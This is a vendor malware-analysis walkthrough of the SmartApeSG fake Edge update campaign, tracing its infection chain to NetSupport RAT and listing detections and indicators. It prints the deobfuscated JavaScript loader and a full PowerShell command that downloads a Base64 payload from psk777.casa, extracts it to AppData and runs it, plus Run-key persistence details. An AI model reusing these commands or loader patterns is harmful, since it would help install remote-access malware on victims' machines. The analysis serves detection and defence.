

# SmartApeSG walkthrough

By Jerome Segura

Published: 2024-06-11 · Archived: 2026-04-05 20:08:55 UTC

In this walkthrough, we test SmartApeSG, a malware campaign distributed via compromised sites.


## SmartApeSG, tested on June 11, 2024

### Distribution

Social engineering attacks via fake browser updates are increasingly common. Criminals inject code into compromised websites, which then present unsuspecting website users with malware downloads disguised as browser updates. With little effort, threat actors can trick victims into executing malicious code and gain initial access to their machines.

About one year ago, a new social engineering variant joined the fake browser updates club. We named it [SmartApeSG](#) (AKA ZPHP, HANEYMANEY) in reference to its hosting provider (SmartApe) and of course SocGhosh which started it all. Like its counterparts, it leverages compromised websites to load a fake browser update template. Victims are tricked into executing a file that will eventually download NetSupport RAT.

To start replaying this threat, we looked for previous indicators of compromise, in particular one of the domains that is being injected into legitimate websites. To change things up a little bit, we set Microsoft Edge as our default browser and visited one of those sites. After a few seconds, the page was hijacked and replaced with the following template:



The overlay reads “You are using an older version of Edge” (that template is adapted based on your browser). It looks real, so much so that users will want to do the right thing and download this update.

---

Article continues below this ad.

---

When we click on the ‘Update Edge’ button, it downloads a zip archive with the following naming convention: *Update – [0-9]{5}.zip*. After we extract the content of that archive, we see a main JavaScript file that has the static name *Update 124.0.6367.158.js* (at least for the current campaign) and a folder called *Install*, itself containing numerous ‘.dat’ files.

Name	Size	Name	Size
Install		0a87ca5ba7d823c7e0ddd7776b2936de592.dat	18 KB
Update 124.0.6367.158.js	23,241 KB	0b2638e6255ba6637ad917251e07d914995.dat	19 KB
		0cc765a0b5ce486d3d3f7a1305ed28c2739.dat	17 KB
		0ce6549e3664bf841e10b614d9103110348.dat	4 KB
		0f034dddb6c05323331b8f56079d33e6152.dat	13 KB
		0fdb36335515edc2c1524855a535544c724.dat	13 KB
		1aa90efb3f098fdc317e0ef75c4e3004714.dat	15 KB
		1ace9e319ece3c1c750c31d4a28b234d932.dat	9 KB
		2a59cha47a1455cf5bfd8da466d5fdcb803.dat	15 KB

The file that victims will run is the JavaScript one, the others are there just for noise and to confuse security products. If you were to look at that file (it is over 20MB), you wouldn’t see a lot other than what appears to be a

legitimate library:

```
1  /*
2  * The licenses this file
3  * to you under the Apache License (the
4  * "License"); you may not use this file except in compliance
5  * with the License. You may obtain a copy of the License at
6  *
7  */
8
9  (function (variables, stringrefactor) {
10     typeof exports === 'object2' && typeof module !== 'undefined' ?
11     stringrefactor(exports) :
12     typeof define === 'function' && define.amd ? define(['exports'],
13     stringrefactor) :
14     (variables = typeof variablesThis !== 'undefined' ? variablesThis :
15     variables || self, stringrefactor(variables.echarts = {}));
16 } (this, (function (exports) { 'use strict';
17
18     /*!
19     *****
20     2024 Copyright (c) Microsoft Corporation.
21     *****
22     */
23     /* variables Reflect, Promise */
24
25     var extendStatics2 = function(d, b) {
26         extendStatics2 = Object.setPrototypeOf ||
27         ({ __proto__: [] } instanceof Array && function(d, b) { d.__proto__
28         = b; }) ||
29         function(d, b) { for (var p in b) if (Object.prototype.
30         hasOwnProperty.call(b, p)) d[p] = b[p]; };
31         return extendStatics2(d, b);
32     };
33 }
```

There is malicious code in there, which we will cover a little bit later. For now, we simply execute the script by double-clicking on it. Not much actually happens, no installer screen or message indicating that the browser has been updated. If you reload the website you are on, it will display normally this time, which is perhaps enough of a trick.

## Process flow

In the background, the script spawns a new PowerShell command responsible for downloading and executing the payload as *client32.exe* (NetSupport RAT):

```
"C:\Windows\System32\WScript.exe" "C:\Users\admin\Downloads\Update 124.0.6367.158.js"
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Ex Bypass -NoP -C $YLHTCF='http://p
"C:\Users\admin\AppData\Roaming\OAPWDYLP10\client32.exe"
```

This process flow is not exactly showing us what happens when we execute the malicious JavaScript. If we look at the network activity (more on this in the next section), we see that *wscript.exe* is contacting the same remote domain that served the template at the following URL: [elvesofiax\[.\]com/cdn-vs/22per.php?4digitid](http://elvesofiax[.]com/cdn-vs/22per.php?4digitid)

The screenshot shows a network traffic analysis tool interface. At the top, it displays the IP address 45.150.65.147:443, the URL https://elvesofiax.co..., and the protocol tls, http. Below this, there are three data bars: a red bar, a bar showing 261.9KB with an upward arrow, and a bar showing 7.9MB with a downward arrow. A red arrow points from the text 'wscript.exe' in the top right to the 7.9MB bar. Below the bars, it shows '5667' with a downward arrow. The 'HTTP Request' section shows 'GET https://elvesofiax.com/cdn-vs/22per.php?'. The 'HTTP Response' section shows '200'.

The server sends back a response that is 7.9MB. If we open in a text editor, it looks like the same library we had from earlier, but with a notable difference: At the very end of the file is a gigantic blurb of encoded data:

```
1 /*
2  * Licensed to the Apache Software Foundation (ASF) under one
3  * or more contributor license agreements. See the NOTICE file
4  * distributed with this work for additional information
5  * regarding copyright ownership. The ASF licenses this file
6  * to you under the Apache License, Version 2.0 (the
7  * "License"); you may not use this file except in compliance
8  * with the License. You may obtain a copy of the License at
9  *
10 * http://www.apache.org/licenses/LICENSE-2.0
11 *
12 * Unless required by applicable law or agreed to in writing,
13 * software distributed under the License is distributed on an
14 * "AS IS" BASIS, WITHOUT WARRANTIES OR CONDITIONS OF ANY
15 * KIND, either express or implied. See the License for the
16 * specific language governing permissions and limitations
17 * under the License.
18 */
19
20 (function (glob, fact) {
21     typeof exports === 'object2' && typeof
22     typeof define === 'function' && define
23     (glob = typeof globThis !== 'undefined
24 ) (this, (function (exports) { 'use strict
25
26     /*! *****
27     Copyright (c) Microsoft Corporation.
28
29     Permission to use, copy, modify, and/or
30     purpose with or without fee is hereby
31
32     THE SOFTWARE IS PROVIDED "AS IS" AND T
33     REGARD TO THIS SOFTWARE INCLUDING ALL IMPLIED WARRANTIES OF MERCHANTABILITY
34     AND FITNESS. IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY SPECIAL, DIRECT,
35     INDIRECT OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES WHATSOEVER RESULTING FROM
```

```
MJYxPtHXROJNgYHwKFbapZFRnrSeXMMNOQzBqSupVGzI
OUKbIUUqKZRKuFQTgFtpbIeuQkKTJgUQnIehVaJCMdI
EHqcnbraIswBJPYAkpmqHsqKrcuJcHSMepAuzIEVk;
fjSlsOPieCvvsLIInMyUBHqgjsICgjeOEAIfoCPMVZvi
mYHofXYjjqJXOfsjobSUPqWqAbnZyJwDeppnOE0UySf
JrtagkuLdmGHLrUVOXIbGOVyeCFrTfkmvsOCLeNmFBI
vjpExRKXyzBeHmLoXyKNHAgxvXtwqlpVjrTGZkafMnl
aRUjwTEKCNdIYALUnxHmsyVBeufftitQKJgYfIzqil
'](XEYRSHRFXXA,1-1,!1)}
170838
170839
170840
```

Encoded payload

Normal text file    length: 7,688,166    lines: 170,840    Ln: 170,834    Col: 29    Sel: 0 | 0    Unix (LF)


This is interesting because it means the original script (*Update 124.0.6367.158.js*) was just setting the stage and this second one is the one that actually contains the malicious instructions. Using an online [deobfuscator](#), we can now expose the PowerShell command:

```
1 var flow = 'Save'
2 for (var overflow_counter = 0; overflow_counter < 1000000; overflow_counter++) {
3   var flow = flow.concat('Load')
4 }
5 XEYRSHRFXXA =
6 "powershell.exe -Ex Bypass -NoP -C $FYSZ='http://psk777.casa/help.php?7222';$YUAEZVAT=(New-0
7 {
8   var BFULCUM = new ActiveXObject('WScript.Shell')
9   BFULCUM.run(XEYRSHRFXXA, 0, false)
10 }
11
```

The next steps in the infection process are for PowerShell to retrieve the final payload (NetSupport RAT) from the remote host psk777[.]casa:



This time we get a giant (10.1MB) Base64 encoded string that decodes to a zip archive. These are the NetSupport RAT files:



## Network summary

SmartApeSG network traffic captured by [mitmproxy](#), rules from [fiddleit](#):

Path	Method	Status	Size	Comment
https://elvesofiax.com/cdn-vs/original.js	GET	200	2.1kb	SmartApeSG
https://elvesofiax.com/cdn-vs/cache.php?	GET	200	5.4mb	SmartApeSG
https://elvesofiax.com/cdn-vs/assets/css/index.css	GET	200	905b	SmartApeSG
https://elvesofiax.com/cdn-vs/assets/js/index.js	GET	200	677b	SmartApeSG
https://elvesofiax.com/cdn-vs/assets/img/microsoft.png	GET	200	552b	SmartApeSG
https://elvesofiax.com/cdn-vs/assets/img/hero-img_desktop%...	GET	200	358.2kb	SmartApeSG
https://elvesofiax.com/cdn-vs/assets/img/edge-bg.png	GET	200	1.9mb	SmartApeSG

Post execution traffic (Wireshark):


Destination	Protocol	Length	Host	Info
45.150.65.147	HTTP	425	elvesofiax.com	GET /cdn-vs/22per.php?16962 HTTP/1.1
74.119.194.232	HTTP	128	psk777.casa	GET /help.php?8735 HTTP/1.1
94.158.245.103	HTTP	274	94.158.245.103	POST http://94.158.245.103/fakeurl.htm

## Protection

When we first executed this payload, ThreatDown was already blocking the malicious domain hosting the fake template and the NetSupport RAT payload:

Name	Action Taken	Category	Type	Location
Generic.Malware/Suspicious	Quarantined	Malware	File	C:\Users\... AppData\... t32.exe
Trojan	Blocked	Website	Outbound Connection	elvesofiax.com(45.150.65...47:443)

In order to see what EDR would record, we disabled all protections to let the attack happen without any impediments. The process graph summarizes the events that happened on the victim's endpoint. In this case, we ran the script directly from the Downloads folder and let execution happen:



These are the events that were captured:

Locations	PID	Found on	Triggered Behaviors	MITRE Tactics Mapping
C:\WINDOWS\SYSTEM32\WSCRIPT.EXE	7764	06/11/2024 12:09:32 PM	10 Behaviors   6 Tactics	Execution, Collection, Defense Evasion, Persistence, Privilege Escalation, Command and Control
C:\WINDOWS\SYSTEM32\WSCRIPT.EXE	7764	06/11/2024 12:09:13 PM	Javascript, Javascript Suspicious Execution	2x Suspicious PowerShell Execution Policy Change
C:\WINDOWS\SYSTEM32\WINDOW...OWERSHELL.EXE	944	06/11/2024 12:09:35 PM	2x Archived Data Via Library, 2x Decode, Registry Autorun	Hidden File Via Powershell, Local Data Staged, Suspicious NetSupport Tool Activity
C:\USERS\... \APPDATA\ROA... \CLIENT32.EXE	4928	06/11/2024 12:09:45 PM	Suspicious NetSupport Tool Activity	

JavaScript execution:

Detection Rule	Suspicious PowerShell Execution Policy Change	Medium Severity
Description	Suspicious usage of PowerShell ExecutionPolicy option to set an unsecure policy level has been detected.	
Occurrences	2	

**PowerShell**  
Adversaries may abuse PowerShell commands and scripts for execution.


**Tactic**            [TA0002 - Execution](#)

**Technique**        [T1059.001 - PowerShell](#)

**Context** 

```
{
  "script_data": [
    "IServerXMLHTTPRequest2.open(\"GET\", \"https://elvesofiax.com/cdn-
vs/22per.php?13607\", \"false\");
IServerXMLHTTPRequest2.send(\"7A=\");
IServerXMLHTTPRequest2.responseText();
IWshShell3.Run(\"powershell.exe -Ex Bypass -NoP -C
$FYSZ='http://psk777.casa/help.php?7222'\", \"0\", \"false\");
"
  ],
  "script_path": "C:\\USERS\\[redacted]\\UPDATE - 114749\\UPDATE
124.0.6367.158.JS",
  "timestamp": "06/11/2024 3:51:44 PM"
},
{
  "child_process_id": "3628",
  "child_process_path":
"C:\\WINDOWS\\SYSTEM32\\WINDOWSPOWERSHELL\\V1.0\\POWERSHELL.EXE",
  "command_line":

```

*wscript.exe to powershell.exe* 


PowerShell execution:

Detection Rule	Suspicious PowerShell Execution Policy Change	Medium Severity
Description	Suspicious usage of PowerShell ExecutionPolicy option to set an unsecure policy level has been detected.	
Occurrences	2	

**PowerShell**  
Adversaries may abuse PowerShell commands and scripts for execution.

**Tactic**            [TA0002 - Execution](#)

**Technique**        [T1059.001 - PowerShell](#)

**Context** 

```
[
  {
    "child_process_id": "944",
    "child_process_path":
"C:\\WINDOWS\\SYSTEM32\\WINDOWSPOWERSHELL\\V1.0\\POWERSHELL.EXE",
    "command_line":
"\"C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe\" -Ex
Bypass -NoP -C $YHPBPAVRZK='http://psk777.casa/help.php?
';$UXZJVRUGFP=(New-Object
System.Net.WebClient).DownloadString($YHPBPAVRZK);$DQAHTDC=
[System.Convert]::FromBase64String($UXZJVRUGFP);$asd = Get-Random -Minimum
-10 -Maximum 37; $REBUMK=
[System.Environment]::GetFolderPath('ApplicationData')+ '\\XLHSYVMPUBR'+$asd
(!(Test-Path $REBUMK -PathType Container)) { New-Item -Path $REBUMK -
ItemType Directory };$p=Join-Path $REBUMK 'wZah00.zip';
[System.IO.File]::WriteAllBytes($p,$DQAHTDC);try { Add-Type -A
System.IO.Compression.FileSystem;
[System.IO.Compression.ZipFile]::ExtractToDirectory($p,$REBUMK)} catch {
Write-Host 'Failed: ' + $ . exit}.$CV=Join-Path $REBUMK
```

NetSupport RAT downloaded and runs from folder within %appdata%:

**Detection Rule** Local Data Staged **Medium Severity**

**Description** A possible attempt to locally stage data has been detected

**Occurrences** 1

**Data Staged**  
Adversaries may stage collected data in a central location or directly to Exfiltration.

**Tactic** TA0009 - Collection

**Technique** T1074 - Data Staged

**Context**

```
[  
  {  
    "file_path":  
    "C:\\USERS\\[redacted]\\APPDATA\\ROAMING\\XLH5YVMPUBR18\\WZAH00.ZIP"  
    "timestamp": "06/11/2024 12:09:44 PM"  
  }  
]
```

File Explorer view: AppData > Roaming > XLH5YVMPUBR18

- wZah00.zip
- avcodec-58.dll
- PCICL32.DLL
- avformat-58.dll
- QWhale.Editor.dll
- libssl-3-x64.dll
- msvcr100.dll
- libssl-1\_1.dll
- TCCTL32.DLL
- avutil-56.dll
- Qt5QmlModels.dll
- HTCTL32.DLL
- concr140.dll
- QWhale.Syntax.dll
- QWhale.Common.dll
- libvlc.dll
- SimpleFilter.pdb
- clidmgr.exe
- SimpleFilter.dll
- libpkcs11-helper-1.dll
- client32.exe **NetSupport RAT**

Persistence achieved via an autorun registry key:

Detection Rule	Registry Autorun <span>Low Severity</span>
Description	A registry value was set to automatically launch a program on startup.
Occurrences	1

#### Registry Run Keys / Startup Folder

Adversaries may achieve persistence by adding a program to a startup folder or referencing it with a Registry run key.

Tactics	<a href="#">TA0003 - Persistence</a> <a href="#">TA0004 - Privilege Escalation</a>
Technique	<a href="#">T1547.001 - Registry Run Keys / Startup Folder</a>

#### Context

```
[  
  {  
    "registry_data":  
    "C:\\Users\\[redacted]\\AppData\\Roaming\\XLHSYVMPUBR18\\client32.exe",  
    "registry_key": "HKU\\S-1-5-21-2626485808-3622968621-2832599661-  
1001\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run",  
    "registry_value": "XDIIM",  
    "timestamp": "06/11/2024 12:09:45 PM"  
  }  
]
```

### Mitigations

We did not run the payload long enough to see what happens next, but it is likely that the infected endpoint would be remotely accessed by a malicious actor for further assessment.

It was interesting to see how the threat actors were using a two stage scripting flow to invoke PowerShell. This gives them more flexibility to change their payload's location, as well as possibly bypass detection from security engines.

A solid network-based defense will keep SmartApeSG away from your users, and EDR will also give you great visibility into the attack chain. Finally, it's important to remember that these incidents are often the precursor to data theft or ransomware.

*Did you like this walkthrough? For more, check out our index page [here](#).*

### Indicators of Compromise (IOCs)

Sample

```
4cf69758cb191de3edc2030019c3bb0c56346de4e85b6badcce9aba8a23706fa
```

## SmartApeSG infrastructure (now on Stark Industries)

```
elvesofiax[.]com  
45.150.65[.]147
```

## Second JavaScript

```
elvesofiax[.]com/cdn-vs/22per.php
```

## NetSupport RAT host

```
psk777[.]casa
```

## NetSupport RAT C2

```
94.158.245[.]103
```

---

Source: <https://www.threatdown.com/blog/smartapesg-06-11-2024/>